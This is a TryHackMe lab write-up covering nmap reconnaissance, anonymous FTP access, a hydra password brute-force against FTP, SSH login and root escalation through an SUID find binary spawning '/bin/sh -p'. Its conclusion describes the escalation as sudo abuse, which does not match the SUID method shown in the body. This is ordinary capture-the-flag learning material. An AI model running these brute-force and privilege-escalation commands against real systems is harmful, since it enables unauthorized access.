TryHackMe millisec.1.0. lab

Report

April 27, 2025


Prepared by:Gurbanova Fatima
Prepared for: MilliSec.Org

Table of Contents

Overview of the room

Link of the room- https://tryhackme.com/room/millisec10

There is given Target IP Adress and 2 tasks.



Nmap Scan

Before we begin exploring the target machine, it's important to gather information about the open ports and services running on the target IP. This will help us identify potential entry points and vulnerabilities.

To begin this reconnaissance phase, we use the **Nmap tool** (Network Mapper). Nmap is one of the most widely used tools for network discovery and security auditing. It is particularly effective for identifying open ports, determining which services are running on those ports, and providing insight into the version of services, which may help us detect vulnerabilities.

Nmap <TARGET IP> -p- --open -A -T4

```
┌──(root㉿kali)-[~]
└─# nmap 10.10.227.148 -p- --open -A -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-27 15:34 EDT
Nmap scan report for 10.10.227.148
Host is up (0.095s latency).
Not shown: 64575 closed tcp ports (reset), 958 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 65534    65534          89 Apr 21 18:04 millisec_user.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.9.1.186
```


Logging In FTP Port

After identifying that the FTP port is open, we attempt to connect to the FTP service. FTP (File Transfer Protocol) is commonly used for transferring files between a client and a server. However, FTP services are often targeted because they can be misconfigured, use weak or default credentials, or have security gaps that make them easy to exploit.

These weaknesses give attackers the chance to gain unauthorized access, making it crucial to test the FTP service for potential vulnerabilities. Our goal is to try connecting to the service and explore any possible login issues or misconfigurations that might allow us to gain access.

`ftp <TARGET IP>`


After connecting to the FTP server, we must detect directories/files. The only file is "millisec_user.txt". With "get <file_name>" command is used to download to local machine.



In millisec_user.txt file there is given sentence: "Həqiqət və aldatma arasındakı sərhəd bəzən yalnız bir ad qədər incə olur..."

Translation: The line between truth and deception is sometimes as thin as a name...


It means, username is millisec.



Brute Forcing

Username is known, so password can be found with **hydra** tool.

hydra -l millisec -P /usr/share/wordlists/rockyou.txt ftp://<TARGET IP>




SSH Access to the Target Machine

Password and username are known. So we can access the Target System via SSH

ssh millisec@<TARGET IP> -p <PORT>

Now directories and files must be detected. “millisec” user can read “.user.txt”



Privilege Escalation

To gain root access, we can search for files with the SUID permission set.

```
find / -type f -perm -4000 2>/dev/null
```

While exploring the system, I found that the find binary located at /usr/bin/find had the SUID bit set. This means it runs with root privileges, which can be dangerous if misused. Since find allows us to execute commands using the -exec option, I used it to run a shell as root.

```
/usr/bin/find . -exec /bin/sh -p \; -quit
```

After becoming root, we can search for root.txt from /root directory.

Conclusion

In this challenge, we scanned the target, found an open FTP service, and used brute force to get valid credentials. Then we accessed the system via SSH. After that, we escalated our privileges by abusing sudo permissions on the find binary, which gave us root access.